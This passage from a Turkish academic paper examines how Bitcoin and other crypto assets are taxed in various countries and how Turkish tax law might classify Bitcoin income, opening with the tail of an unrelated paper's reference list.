- Candan, G. T., & Yurdadoğ, V. (2017). Türkiye’de Maliye Politikası Aracı Olarak Teşvik Politikaları. *Pamukkale Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*(27), 154-177.
- Cesur, E. E. (2017). İşgücü İstemini Etkileyen Ücret Dışı Bir Unsurlar Olarak "Kayıt Dışı İstihdam" ve Türkiye İşgücü Piyasasına Etkisi. *Hukuk ve İktisat Araştırmaları Dergisi*, 9(2), 44-57.
- Çelebi, A. K., Miynat, M., & Cura, S. (2018). *Teoride ve Uygulamada KİT’ler ve Özelleştirme* (2. b.). Manisa: Emek Matbaası.
- Çelik, E., & Güney, A. (2017). Kayıt Dışı İstihdam Olgusu ve Türkiye’de Kayıt Dışı İstihdam. *İktisadiyat Dergisi*, 1(1), 213-248.
- Husmanns, R. (2004). Defining and Measuring Informal Development. Geneva: Bureau of Statistics, ILO.
- Kahriman, H. (2014). Kapasiteyi Genişleten (Tevsi) Yatırımlarda İndirimli Kurumlar Vergisi Uygulaması. *Vergi Raporu*(175), 238-258.
- Kalaycı, C., & Kalan, E. (2017). Türkiye’de Kayıt Dışı İstihdamla Mücadele Politikalarının Analizi. *Uluslararası Ekonomi, İşletme ve Politika Dergisi*, 1(1), 17-34.
- Kutbay, H. (2018). Kayıt Dışı İstihdamın Vergi Gelirleri Üzerindeki Etkisi. *Social Sciences Research Journal*, 7(2), 172-189.
- Oral, B. G., & Uğur, A. (2013). Türkiye’de Bölgesel Eşitsizlikleri Gidermek İçin Devlet Yardımları(Teşvikler): 2012 Teşvik Sisteminin Bölgesel Teşvikler Açısından Getirdiği Yenilikler. *Yönetim ve Ekonomi Araştırmaları Dergisi*(21), 140-168.
- Pham, T. H. (2017). Impacts of Globalization on the Informal Sector: Empirical Evidence from Developing Countries. *Economic Modelling*, 62, 207-218.
- Rapuluchukwu, E. U., Belmodo, T. V., & Ibukun, B. (2017). Incentives and Firm Productivity: Exploring Multidimensional Fiscal Incentives in a Developing Country. *World Development Perspectives*, 5, 56-59.
- SGK. (2018). *Kayıt Dışı İstihdam Oranları*. Kayıt Dışı İstihdam Oranları: http://www.sgk.gov.tr/wps/portal/sgk/tr/calisan/kayitdisi_istihdam/kayitdisi_istihdam_oranlari adresinden alındı
- T.C. Sanayi ve Teknoloji Bakanlığı (2018, Haziran 1). *Yatırım Teşvik İstatistikleri*. Kasım 9, 2018 tarihinde T.C. Sanayi ve Teknoloji Bakanlığı: <https://tuys.sanayi.gov.tr/page.html?sayfald=a1fb69a4-2c8d-4ce4-a8b4-fc515d7096fc&lang=tr> adresinden alındı
- Topal, M. H. (2016). Teşvik Politikalarının Gerekçeleri ve Etkinliği: Kuramsal Bir Yaklaşım. *Uluslararası Bilimsel Araştırmalar Dergisi*, 1(2), 35-51.

- UTSO. (2017). *KADİM "Kayıtlı Çalışan, Risksiz İşveren" TR-33 Bölgesinde Kayıtdışı İstihdamla Mücadele Projesi Final Raporu*. Uşak: UTSO.
- XUE, J., GAO, W., & GUO, L. (2014). Informal Employment ant its Effect on the Income Distribution in Urban China. *China Economic Review*, 31, 84-93.

BITCOİNDE VERGİLENDİRME SORUNU

Tülin CANBAY¹

ÖZ

Kripto para, sanal para, dijital nakit, internet parası gibi isimlerle tanımlanan “yeni para” günümüzde paraya bakış açısını değiştiren bir devrim niteliğindedir. Geliştirilen ilk sanal para birimi olan Bitcoin, kendinden sonra gelen diğer kripto paraların da isim babası olmuş ve farklı piyasalarda çeşitli fiyatlardan işlem gören ve Bitcoin'in de içinde olduğu 1051 para biriminin toplam piyasa değeri yarım trilyon dolara ulaşmıştır. Bitcoin gibi kripto paralardan elde edilen kazançlar devletleri bu geliri vergilendirmek için harekete geçirmiş durumdadır. Ancak Bitcoin gibi kripto paraların vergilendirilebilmesi için öncelikle bu gelirin yasal tanımının yapılması ve “Kanunsuz vergi olmaz” ilkesi gereği vergilendirmenin yasal tanıma dayalı olarak kanunla düzenlenmesi gerekmektedir. Tanımlama konusunda da ülkeler arasında bir birlik bulunmamakta olup, bazıları hukuki bir düzenleme yapmamış iken, bazı ülkeler yasaklamış, bazı ülkeler ise regülasyona tabi tutulup sanal para veya emtia olarak tanımlamıştır.

Bu çalışmada öncelikle Bitcoin ve benzeri kripto paraların vergilendirilmesinde ülkelerin benimsedikleri tanımlamalar ele alınacaktır. Daha sonra Türk vergi hukuku yönünden bitcoin gelirinin tanımı, kimlerden vergi alınacağı ve yapılan tanımlamaya göre verginin nasıl hesaplanacağı incelenecektir.

Anahtar Kelimeler: Bitcoin, Kripto Para, Vergi, Vergi Hukuku.

JEL Kodu: H2, H 20, F6

TAXATION PROBLEM IN BITCOIN

The "new money", defined by names like crypto money, virtual money, digital cash, internet money, is a revolution that changes the way of looking at the money today. Bitcoin, the first virtual currency to be developed, became the father of other subsequent crypto money, and the total market value of 1051 currencies, which traded at various prices at different prices and included in Bitcoin, reached \$ half a trillion. The gains obtained from crypto parcels such as Bitcoin have put the states in motion to tax this income. However, in order to be able to tax crypto money such as Bitcoin, it is firstly necessary to make a legal definition of this income and to regulate the tax on the basis of the principle of "there is no lawless tax". There is no union among the countries in terms of identification, while some of them have not made a legal regulation, some countries have been banned and some countries have been regulated and defined as virtual money or commodities.

In this study, firstly the definitions of the countries that have been applied in the taxation of Bitcoin and similar crypto money will be discussed. Then, in terms of Turkish tax law, definition of bitcoin income, who will be taxed and how to calculate the income according to the definition will be examined.

Keywords: Bitcoin, Crypto Money, Tax, Tax Law.

JEL Code: H2, H 20, F6

1. Giriş

Küreselleşme ve teknolojiye hızlı gelişmeler uluslararası ticaret hacmini arttırırken, ödemeler sisteminde ve finans sektöründe Dolar ve Euro gibi alışlagelen para birimlerinin yanında “kripto para” olarak adlandırılan elektronik para birimlerinin de kullanılmaya başlandığı dikkati çekmektedir.

Kripto para, klasik bilinen para tanımının dışına çıkan, herhangi bir resmî ya da özel kurum, üçüncü şahıs tarafından ihraç edilmeyen, bir ülkeye, şirkete ya da bankaya bağlı olmayan, basımı ve üretimi merkez bankaları tarafından yapılmayan ve karşılığında güvencesi olmayan, tamamen matematiksel işlemler sonucunda, sanal ortamda üretilen ve kriptoloji tabanlı (şifrelenmiş) bir paradır.

Kripto para, sanal para, dijital nakit, internet parası gibi isimlerle tanımlanan “yeni para” günümüzde paraya bakış açısını değiştiren bir devrim niteliğindedir. Geliştirilen ilk sanal para birimi olan Bitcoin,

^{1 1} Tülin Canbay is Professor of Celal Bayar University, İ.İ.B.F Finance Department, Turkey.

E-mail: tcnbay@hotmail.com, Bu çalışma 4. International Congress on Economics and Business (ICEB) Kongresi'nde (27-29 Haziran 2018) özet tebliğ olarak sunulmuştur.

ilk ortaya çıktığında kimse hakkında bir fikir sahibi değilken, birkaç yıl içinde birdenbire gösterdiği olağanüstü büyüme ve değerlenme ile büyük ilgi ve rağbet görmüş ve dikkatleri üzerine çekmiştir

Sembölü: ₿, kısaltması BTC ya da XBT olan Bitcoin, 11/01/2018 tarihi itibarıyla dünyanın çeşitli ülkelerindeki borsalardaki günlük işlem hacmi 3.447.334.193 USD'dir. Söz konusu hacmin Türkiye'de bilinen dört adet kripto para borsasındaki günlük işlem hacmi ise belirtilen tarih itibarıyla 31.111.003 USD'ye ulaşmıştır (Ertaş,2018). Farklı piyasalarda çeşitli fiyatlardan işlem gören ve Bitcoin'in de içinde olduğu 1051 para biriminin toplam piyasa değeri yarım trilyon dolara ulaşmıştır. Bitcoin gibi kripto paralardan elde edilen kazançlar devletleri bu geliri vergilendirmek için harekete geçirmiş durumdadır. Ancak Bitcoin gibi kripto paraların vergilendirilebilmesi için öncelikle bu gelirin yasal tanımının yapılması ve "Kanunsuz vergi olmaz" ilkesi gereği vergilendirmenin yasal tanıma dayalı olarak kanunla düzenlenmesi gerekmektedir. Tanımlama konusunda da ülkeler arasında bir birlik bulunmamakta olup, bazıları hukuki bir düzenleme yapmamış iken, bazı ülkeler yasaklamış, bazı ülkeler ise regülasyona tabi tutulup sanal para veya emtia olarak tanımlamıştır.

Bu çalışmada öncelikle Bitcoin ve benzeri kripto paraların vergilendirilmesinde ülkelerin benimsedikleri tanımlamalar ele alınacaktır. Daha sonra Türk vergi hukuku yönünden bitcoin gelirinin tanımı, kimlerden vergi alınacağı ve yapılan tanımlamaya göre verginin nasıl hesaplanacağı incelenecektir.

2. Kripto Para; Bitcoin Sistemi ve İşleyişi

Dijital çağın parası olarak da isimlendirilen kripto paraların atası diyebileceğimiz ve en ünlüsü olan Bitcoin ile piyasaların tanışması oldukça yeni sayılabilir. Satoshi Nakamoto adındaki takma isimli bir kişinin tam da 2008 dünya finansal krizi eşliğinde yayımladığı "Bitcoin: Uçtan Uca Elektronik Ödeme Sistemi" ("Bitcoin: A Peer-to-Peer Electronic Cash System") konulu 9 sayfalık bir makale ile dünya ilk kez Bitcoin denilen sanal kripto paranın adını duymuştur. Bitcoin ağının tam olarak fonksiyonelliğine kavuşması ise çok uzun sürmemiş bir yıl içinde, 3 Ocak 2009 tarihi itibarıyla piyasalarda yerini almıştır.

Bitcoinin Ripple, Ethereum, Bitcoin Cash, Stellar, EOS, Litecoin, Tether, Monero gibi kodlama yapıları farklı ancak, kullanıcıdan kullanıcıya (peer-to-peer) veri aktarımı modellemesine dayanan günümüzde 1500'e yakın alt türevleri bulunmaktadır.

Bitcoin ve benzeri kripto paraların en önemli özelliği yüksek derecede gizliliğe sahip olması ve fiziksel bir varlık olmaktan ziyade sanal ortamda takip edilen bir ödeme aracı olmalarıdır. Elektronik ortamda veri güvenliğinin her gün tartışıldığı ve siber saldırıların sebep olduğu data kayıpları nedeniyle milyonlarca hatta milyarlarca dolar zararların vuku bulduğu günümüzde kripto paranın arkasında da güvenli bir data iletim teknoloji bulunmaktadır. Bu teknoloji blockchain olarak adlandırılmaktadır. Block-chain ya da blok zinciri; içerisinde kayıtların birbirine şifrelenmiş elementlerle bağlandığı sürekli büyüyen parçalanmış bir veri tabanının adıdır (Cebecioğlu,2017). Aslında kripto para, blok-zincirinin uygulama alanlarından sadece bir tanesi olup temelde merkezi bir otorite tarafından yaratılmayan, çok karmaşık algoritmaların çözümü sonrasında madenciler tarafından üretilen ama kayıtların da bütün madenciler tarafından eş zamanlı olarak tutulduğu bir çeşit şifrelenmiş dijital paradır (Ergin, 2017).

2009'dan bu yana gerçekleştirilen tüm transfer işlemleri, Blok-Zincir adı verilen, küresel hesap defterinde tutulmaktadır (Yılmaz, 2017). Blok-Zincirde kayıtlar merkezi bir otoritenin (Hükümet, banka gibi) kontrol mekanizması olmadan tutulmakta ve sisteme dahil olan herkesin sahip olduğu açık bir deftere kaydedilerek saklanmaktadır. El değiştiren her Bitcoin miktarı bu deftere kaydedilirken güncel kayıtlar bitcoin kullanıcıları arasında paylaşılarak herkesin işlemlerin doğruluğunu kontrol edebilmesine imkan sağlamaktadır. Dolayısıyla sistem oldukça şeffaf bir yapıya sahiptir. Bu deftere kayıtları madenciler yazmakta ve dolayısıyla Bitcoin ağının güvenliğini madenciler sağlamaktadırlar.

Hiç kimse, hiç bir otorite, Bitcoin sistemine dışarıdan para arz edememektedir. Oysa, kağıt banknotlar halindeki itibari para, merkezi otoriteler tarafından basılmakta ve istediğinde ek para arzı sağlanmaktadır (Yılmaz 2017). Diğer taraftan, bankalar haftada sadece 40 saat açıkken Bitcoin ticareti 7 gün 24 saat sürmekte ve yaklaşık her 10 dakikada bir, işlemleri içeren ortalama bir yeni blok madencilik yoluyla blok zincirine eklenmektedir. Yapılan işlemler ise geri alınamamaktadır. Bitcoin; TL,USD ve EURO gibi birçok para birimine dönüştürülebilmekte ve (bunu yapan siteler komisyon almaktadır) Qr kod uygulamaları ile kolayca mobil ödemeler yapılabilir.

Bitcoin üretme işine madencilik (mining) adı verilmektedir. Madencilik “veri madenciliği” anlamında kullanılmaktadır. Veri madenciliği internet üzerindeki dijital platformlara yüklü olan verilerin içinden belirli amaçlarda kullanılmak üzere anlamlı verileri elde etmek şeklinde tanımlanabilir. Bitcoin madenciliği de blok zinciri kullanan uygulamalar ile ağ üzerinde kod blokları ortaya çıkarmak ve bu blokların içindeki sayısal problemleri çözerek ödül kazanmaktır. Burada bahsi geçen ödül bitcoindir. (Ertaş, 2018). Sistem gönüllü katılımın olduğu ve sayıları 15.000 civarında bulunan bilgisayar ağından oluşmaktadır.

Bitcoin sistemi, toplam 21 milyon Bitcoin üretilbilecek şekilde tanımlanmıştır. 1 Aralık 2016 itibarıyla, 16.018.575 Bitcoin dolaşımdadır. 2140 yılına kadar 4.981.425 Bitcoin ise madenciler tarafından yapılacak olan yeni blok üretimlerine karşılık, madencilere verilerek, Bitcoin arzı yapılacaktır (Çarkacıoğlu,2016: 13). Ancak, sistem kendini 14 günde bir sayısal problem üretme konusunda güncellediği için her güncelleme ile birlikte bitcoin üretimi daha da zorlaşmaktadır (Ertaş, 2018).

Bitcoin dijital para olarak adlandırılrsa da bildiğimiz klasik iktisat bilimindeki paranın özelliklerini taşıdığı konusunda bir uzlaşa bulunmamaktadır. İktisat bilimine göre bir şeyin para olarak kabul edilebilmesi için en azından değişim aracı olması, değer ölçüsü olması, tasarruf ve yatırım aracı olması fonksiyonlarına sahip olması gerekmektedir (Ergin, 2017).

Dünyaya bakıldığında birçok ulusal merkez bankası veya bankacılık düzenleme kurumu Bitcoin kullanımını yasaklamamış olsa da konuya temkinli yaklaşmakta ve finansal kurumları ve bireyleri karşılaşılabilecekleri riskler konusunda uymaktadır. Bitcoin'in merkezi bir otorite tarafından denetlenmemesi, oldukça yeni bir kavram ve teknoloji olması, her bir Bitcoin kullanıcısının Bitcoin'in geleceğini belirlemesi gibi hususlar, hükümetleri, düzenleyici ve denetleyici kurumları haklı olarak endişelendirmektedir (Çarkacıoğlu,2016:56).

Ülkelerin Kripto para birimleri hakkında yaptığı düzenlemeler büyük farklılıklar arz etmektedir. Ancak dünyadaki genel yasal eğilim kripto paraların yasal bir ödeme aracı olmaması fakat kripto paralarla gerçekleştirilen ödemelerin yasa dışı olarak da kabul edilmemesi yönündedir. Buna rağmen henüz birçok ülke kripto paralar hakkında düzenleme yapmamıştır. Ekvator, Kırgızistan, Bangladeş ve Bolivya hükümetleri bitcoin ile yapılan her türlü işlemin yasa dışı olacağına ilişkin düzenlemeler getirmişlerdir. (Güzeloğlu, Kurban). Japonya, ABD, Kanada, İsveç, Avustralya, Finlandiya, Hollanda, Danimarka, Güney Kore, Lüksemburg gibi ülkelerde yasal ödeme aracı olarak kabul edilip serbestçe kullanılırken, Almanya, İngiltere gibi ülkelerde ise yapılan düzenlemeler sonucunda özel para veya sanal emtia olarak vergilendirilmesi öngörülmüş; ülkemizin de içinde olduğu Çin, Rusya gibi ülkelerde ise yasal anlamda dijital para birimi olarak kabul edilmemiştir (Özmen, Sütsatan, 2018)

Toplam 8,632 adet piyasada işlem gören 1,517 para biriminin oluşturduğu kripto para piyasasındaki 24 saatlik işlem hacmi 21.13 milyar dolar olarak gerçekleşirken, toplam piyasa hacmi 474 milyar dolara ulaşmıştır (<http://www.hurriyet.com.tr/>). Böylesine büyük paraların döndüğü kripto para piyasası ülkeleri bu gelirin vergilendirilmesi konusunda harekete geçirmiştir.

3. Kripto Para İşlemlerine Vergi Uygulayan Ülkeler

Ülkelerin kripto paraları ve dolayısıyla Bitcoin’ni vergilendirme konusundaki uygulamaları, hükümet ve vergileme otoritelerinin hukuki olarak yaptıkları tanımlara bağlı olarak farklı olabilmektedir. Bu tanımlamalar ülkeden ülkeye farklılık gösterdiği için vergileme konusunda farklı uygulamalar ortaya çıkmaktadır. Bazı ülkeler henüz kanuni açıdan Bitcoin konusunda bir düzenleme yapmamışken, bazıları Bitcoin uygulamasını yasaklama yoluna gitmiş, bazı ülkeler ise yaptıkları hukuki düzenlemeler ile bitcoini sanal para olarak kabul etmekte ve vergilendirmemekte ya da emtia ya da menkul kıymet tanımlaması kapsamında vergiye tabi tutmaktadır.

Dünyada Amerika, İngiltere, Danimarka, Singapur, Kanada, Finlandiya, Brezilya ve Bulgaristan bitcoinden elde edilen kazancın vergilendirilmesini uygulamaya koymuş, hatta Singapur Bitcoin ile yapılan yurt içi alışverişlerinden KDV almaya başlamıştır. Ekvator, Kırgızistan, Bangladeş ve Bolivya hükümetleri bitcoin ile yapılan her türlü işlemin yasa dışı olacağına ilişkin düzenlemeler getirmişlerdir (Güzeloğlu, Kurban).

2014 yılında, ABD vergi idaresi (IRS) tarafından yayımlanan “Sanal Para Rehberi” (IRS Virtual Currency Guidance, Notice 2014 - 21) ile çok tartışılan kriptolarda vergi konusu gündeme gelmiş ve vergilendirilme süreci hakkında detaylı açıklamalar yapılmıştır. Sanal Para Rehberinde kripto paraların, para birimi olarak değil, emtia olarak tanımlandığı duyurulmuştur. Diğer bir deyişle, bundan sonra Kripto paralar vergilendirme açısından varlık veya mal olarak değerlendirilecekti (Kurt,2018). Bitcoin’in nakit varlık yerine emtia olarak değerlendirilmesi ise Amerikan gelir vergisi mükellefleri tarafından vergi oranının gelir vergisi dilimleri yerine sabit % 15 üzerinden vergilendirilmesini sağlamıştır. Ancak buna mukabil Bitcoinde yaşanan değer düşüklükleri, alım satım arasındaki kazancın veya zararın vergiye nasıl konu alacağı konusunda da Amerikan vergi mükellefleri açısından soru işaretleri ortaya çıkmıştır. Bitcoin’in değerlemesinde piyasa fiyatının dikkate alınacağı belirtilmiştir. (Cebecioğlu,2017). Amerika’da Bitcoin yatırımcıları ilk kez, 2017 yılında elde ettikleri kâr için sermaye kazanç vergisi ödeme durumuyla karşı karşıya kalmıştır. Raporlar, yatırımcıların Bitcoin’lerini Nisan ayı vergi ödemeleri kayıtlara geçmeden önce hızla sattıklarını göstermektedir (Kurt,2018). Bir kişi aynı yıl içinde Bitcoin satın alır ve satarsa, kısa vadeli sermaye kazancı üzerinden vergilendirilmektedir ve bu miktar da bulunduğu vergi dilimine bağlı olarak % 39’a kadar çıkabilmektedir. Bitcoin madenciliği de normal gelir olarak vergilendirilmekte ve verginin oranı, bir kişinin bulunduğu vergi dilimine göre değişmektedir. Bununla birlikte, bir kişi Bitcoin’ini bir yıldan fazla satmazsa, sadece IRS’nin uzun vadeli sermaye kazancı olarak ifade ettiği vergiden sorumlu olacaktır. Bu tür verginin oranı oldukça düşüktür. Bu oran % 23.8 ile %15 arasında değişmektedir (Kurt,2018)..

Avrupa Birliği’nde ise Avrupa Adalet Divanı Kararına göre (ECJ Public Release No 128/15, 22.11.2015), Bitcoin işlemleri para, banknot ve madeni paralara ilişkin işlemlerle ilgili hüküm kapsamında KDV’den muaf olarak tanımlanmış, ancak, Bitcoin alış-satış işlemlerinden elde edilen karın “sermaye değer kazancı veya gelir vergisi” gibi diğer vergilere tabi olabileceği ve vergilemenin AB ülkelerinde farklı olabileceği kararı alınmıştır. Bu karara göre Bitcoin” gelir vergileri açısından varlık, dolaylı vergiler açısından ise para sayılmaktadır (<http://www.bloomberght.com/>).

İngiltere’de ise Bitcoin döviz olarak değerlendirilmiş ve döviz kazanç ve zararlarının tabi olduğu kuralların Bitcoin işlemleri için de geçerli olduğu belirtilmiştir. Ancak, İngiltere Gelir ve Gümrük İdaresi (HMRC), Bitcoin işlemleri ile ilgili vergi uygulamalarında net olmayan bilgiler sunmaktadır. (Revenue and Customs Brief 9/2014: Bitcoin and other cryptocurrencies). İdare, Bitcoin ile ilgili her bir olayın “kendi kişisel gerçekleri ve koşullarına göre değerlendirileceğini” açıklayarak vergi uygulamasında ilgili mevzuat ve içtihatların uygulanacağı ifade edilmiştir (<http://www.bloomberght.com/>).

Kanada Gelir İdaresi (CRA) 2013 tarihli açıklaması ile Bitcoin gibi kripto para birimlerinin Kanada yasalarına göre altın, gümüş ya da doğalgaz gibi emtia olduğunu kabul ederek, Bitcoin ticari kazanç ya da bir değer artış kazancı (zarar halinde de bu yaklaşım geçerli) olarak vergilendirilmektedir (<http://www.bloomberght.com/>).

Fransa daha önce kripto paralardan en fazla % 45 olan vergi oranını % 19 seviyelerine indirdiğini açıklarken, Tayland maliye bakanı, yatırımcıların kripto para ticaretinde % 7’lik bir katma değer vergisiyle % 15 oranında sermaye kazancı vergisi ödemek zorunda kalacaklarını belirtmiştir. İsrail’in resmi vergi dairesi, kripto paranın menkul kıymet gibi varlıklara benzediği ve yatırımcıların sermaye kazançları vergisi ödemesi gerektiğini söylemiştir. Güney Kore’nin 2019 yılında vergilendirmeye başlaması beklenmektedir. Güney Afrika vergi dairesi ise kripto paradan elde edilen gelirin normal vergi kurallarına tabi olduğunu belirterek Sermaye kazançları vergisi olarak değerlendirileceğini açıklamıştır (<https://teknoflasyon.com/>).

Kripto para birimlerine olan ilginin artması ile merkez bankalarının ve kanun koyucuların bu konuya olan yaklaşımları hızla değişmektedir. 2017 yılının başında Japon Devleti, bankacılık yasasında değişiklik yaparak bitcoin yasal para birimi olarak kabul etmiştir. Buna göre Japon Devletine olan borçlar bitcoinle ödenebildiği gibi ülke içinde kişilerin yaptığı kripto para ödemeleri de resmi kurumlar nezdinde yasal ödeme olarak kabul edilmektedir. Rusya Hükümetinin kara para aklama ve kaçakçılık suçları ile mücadele ve kripto para trafiğini daha rahat izlem altına alabilmek adına 2018 yılında kripto paraları yasal finansal araç olarak kabul edeceğini duyurması ise devletlerin kripto paraların

yaygınlaşması ile birlikte ortaya çıkan sorunlar için çözüm arayışında olduklarını göstermektedir (Güzeloğlu, Kurban).

İspanya’da ise 15 binden fazla kripto para kullanıcısı İspanya Maliye Bakanlığı tarafından incelemeye alınmıştır. Agencia Estatal de Administración Tributaria (AEAT) bünyesinde yapılan araştırma kapsamında, blockchain tabanlı işlemlerin ve özellikle de kripto para birimlerinin kullanıldığı para transferleri kontrolden geçirilerek vergi mükelleflerinin kripto para birimleriyle yaptıkları transferler hakkında inceleme yapılacaktır (<http://fintechtime.com/tr>).

Hindistan hükümetinin Hint ticaret merkezleri üzerinde yürüttüğü operasyonlar ışığında, Hintli kripto para yatırımcılarının çoğunun vergi kaçakçılığı yaptığı ortaya çıktıktan sonra Hindistan Gelir Vergisi Dairesi, vergi kaçakçılığı yaptığı iddia edilen 100 bin yatırımcıya gelir vergisi ödeme zorunluluğu getirdiğini duyurmuştur. Hindistan’ın başkenti Delhi’de Hindistan Ticaret ve Sanayi Odalar Birliği (ASSOCHAM) etkinliğinde konuşan Hindistan Doğrudan Vergiler Merkezi Kurulu Yönetim Kurulu Başkanı Sushil Chanda, konuyla ilgili, “Kripto para birimlerine yatırım yapan, fakat gelir beyanında bulunmayan ve elde edilen kazanç üzerinden vergi ödemeyen kişilere, kripto para birimlerinin vergilendirilebilir olması sebebiyle vergi ödeme zorunluluğu getiriyoruz” demiştir (<https://www.ntv.com.tr>).

Ülke uygulamalarına bakıldığında, vergileme açısından, Bitcoin dijital bir para birimi artan şekilde değer kazanması nedeniyle bu dijital biriminin bir yatırım aracı olarak görülebilmektedir. Örneğin, Avrupa Birliği Bitcoin alıŖ-satıŖ işlemlerinden elde edilen karı “sermaye değer kazancı veya gelir vergisi” olarak değerlendirmiş ve vergilendirilmesini öngörmüştür. Amerika, Kanada gibi ülkeler ise Bitcoin’i "Dijital Mal" ve "Sanal Emtia" olarak değerlendirip buna göre vergilendirileceğı yönünde açıklamalarda bulunmuştur.

4. Türk Vergi Mevzuatı Açısından Bitcoinde Vergilendirme Sorunu

Türk vergi sistemi açısından Bitcoinin vergilendirilmesi konusunda bir belirsizlik söz konusudur. Türk hukukunda Bitcoin ya da kripto paralarla ilgili yasal bir düzenleme henüz yapılmamıştır Vergilendirme yapılabilmesi için öncelikle bitcoin’in tanımının yapılması gerekmektedir. Günümüz hukuk devletlerinde “kanunsuz vergi olmaz” ilkesi gereğı öncelikle hukuki mevzuatta tanımlama konusunda; Bitcoin’in bir “emtia” olarak kabul edilmesi, “menkul kıymet” olarak tanımlanması ya da ve “para” olarak adlandırılması vergilendirme yöntemi ve verginin mükelleflerinin kimler olacağı açısından belirleyici olacaktır. Bu konuda ülkemizde üç otoritenin yapacağı tanım belirleyici olacaktır. Bu üç otorite, Maliye Bakanlığı, Sermaye Piyasası ve Merkez bankasıdır.

Bu bölümde öncelikle Bitcoinin tanımına yetkili otoritelerin yaklaşımı Türk hukuk mevzuatı çerçevesinde ele alınacak ve benimsenecek tanımlamalar kapsamında vergilemenin nasıl olabileceğı üzerinde durulacaktır.

4.1. Bitcoinin Tanımlanması ve Vergilendirme

Bitcoin ile ilgili yapılacak tanımlama vergilemeyi belirleyecek en önemli faktördür. Buna göre Maliye Bakanlığı-Merkez Bankası-SPK üçgenindeki müzakerelerden çıkacak ‘Bitcoin’ tanımı, dijital çağın parasının Türkiye’de nasıl vergilendirileceğini de belirleyecektir.

Ancak, ister para, ister emtia, isterse menkul kıymet olarak tanımlansın öncelikle genel bir kanun olan Vergi Usul Kanunu’nda Bitcoinin vergilendirilmesini engelleyecek belirsizliklerin giderilmesi gerekmektedir. Bu belirsizlikler; 215 madde kapsamında kayıt nizamının Türkçe tutma ve Türk Parası kullanma zorunluluğı açısından bitcoinin durumunun netleştirilmesi, 263 ve 279 uncu madde kapsamında olup menkul kıymet olarak değerlendirilip değerlendirilmeyeceğı, 280 inci madde kapsamına yabancı para olarak kabul edilip edilmeyeceğı ve eğer kabul edilirse nasıl değerlendirileceğı, Yabancı para statüsünde olmadığı kabul edilirse 294 üncü madde kapsamında nasıl değerlendirileceğı, Mükerrer 298 inci madde kapsamında enflasyon düzeltmesi ve yeniden değerlendirme oranı karşısındaki durumunun belirlenmesi şeklinde sıralanabilir (Yılmaz,2017).

Bitcoin işlemlerine vergi mükellefiyeti açısından baktığımızda temelde üç farklı vergi mükellefinin olduğu görülmektedir. Bunlar; biricisi Bitcoin alıp satanlar, ikincisi çevrimiçi pltaformlar ve üçüncü

olarak bitcoin madencileridir. Bitcoinin hukuki tanımı çerçevesinde yapılabilecek vergileme senaryoları bu mükellef grupları da dikkate alınarak izleyen kısımda ele alınacaktır.

4.1.1. Para Olarak Tanımlanması Halinde Vergileme

Bankacılık Düzenleme ve Denetleme Kurumu (BDDK), 25.11.2013 tarihinde yapmış olduğu açıklama ile bitcoin ve benzeri diğer kripto paraların 6493 sayılı Ödeme ve Menkul Kıymet Mutabakat Sistemleri, Ödeme Hizmetleri ve Elektronik Para Kuruluşları Hakkında Kanun kapsamında değerlendirilemeyeceğini belirterek tüketicileri uyarmıştır. Bitcoinin merkezi bir kurum ya da kuruluş tarafından piyasaya sürülmemesi ve piyasa dahilinde kontrolünün mümkün olmaması BDDK'nın bu yöndeki açıklamasının nedenleri arasında gösterilmektedir (Güzeloğlu, Kurban).

Bitcoin Türkiye'de BDDK tarafından belirlenen şartları taşımaması nedeniyle elektronik para olarak kabul edilmediğinden, ödeme hizmetleri ve elektronik para kuruluşları için sayılan güvence kapsamına girmemektedir (Özmen, Sütsatan). Diğer taraftan, kripto paraların karşılığında henüz bir devlet garantisi söz konusu değildir. Bu da kripto paraların kanun kapsamı dışında tutulma nedenlerinin başında gelmektedir. Bitcoin herhangi bir ülkeye ait olmadığı için döviz veya efektif tanımına da girmemektedir.

Merkez Bankası uzmanları da “paranın bir devlet daha doğrusu bir devletin merkez bankası tarafından ve yine fiktif de olsa bir değer karşılığında basılmış olması gerektiğinden yola çıkarak Bitcoin’e ‘para’ denilemeyeceğini” belirtmektedirler (<https://www.cnnturk.com/>). Keza bitcoinin para olarak tanımlanması halinde Merkez Bankasının iş yükü ciddi anlamda artacaktır.

Eğer Bitcoin para olarak tanımlanırsa, Gelir Vergisi Kanunumuzun tanımladığı yedi gelir unsurundan hiçbirine girmediği için gerçek kişiler açısından gelir vergisi kapsamında vergilendirilmesi söz konusu olmayacaktır. GVK’na göre bir ödeme aracı olan paranın (ister yerli ister yabancı olsun) değer artışları da vergiye tabi değildir. Ancak, GVK’nun 75. Maddesinde düzenlenen ve “Sahibinin ticari, zirai veya mesleki faaliyeti dışında nakdi sermaye veya para ile temsil edilen değerlerden müteşekkil sermaye dolayısıyla elde ettiği kar payı, faiz, kira ve benzeri iratlar” şeklinde ifade edilen Menkul sermaye iradı kapsamında bir vergileme yapılması sözkonusu olabilecektir. Bu durumda bitcoin bankacılığı ve bitcoin üzerinden faiz geliri elde edilmesi durumunda menkul sermaye iradı kabul edilerek vergi alınması mümkün olabilecektir. Eğer bitcoin para değil de menkul kıymet olarak kabul edilirse yine bu madde kapsamında vergi alınması mümkündür.

Banka ve Sigorta Muameleleri Vergisi (BSMV) açısından baktığımızda ise bu verginin mükellefi banka bankerler ve sigorta şirketleridir. 6802 sayılı Gider Vergileri Kanunu'nun 28. son fıkrasında "90 sayılı Kanun Hükmünde Kararnameye göre ikraz işleriyle uğraşanlarla ikinci fıkrada belirtilen muamele ve hizmetlerden herhangi birini esas işgal konusu olarak yapanlar bu Kanunun uygulanmasında banker sayılırlar." düzenlemesi ile de ödünç para verme suretiyle gelir elde edenler bu kapsamda değerlendirilmiştir. Ancak, Bitcoin'in alım-satımı dolayısıyla elde edilen kazancın, Bitcoin satışını yapan kurumun veya şahsın kazanç elde ettiği tespit edilse bile, BSMV kapsamında vergilendirmek pek mümkün görülmemektedir. Zira kanun, BSMV'nin mükellefi olarak banka veya bankeri doğrudan muhatap görmektedir. Oysa Bitcoin bir şahıs ya da kurumun sahip olduğu sistem olmadığı gibi, temsilcilik, franchise gibi bir oluşumu da yoktur. Bitcoin herhangi bir sınırlandırma ve eliminasyon olmadan internet aracılığı ile herkesin katılabildiği, kullanabildiği açık bir dijital kripto sistemidir (Özmen, Sütsatan).

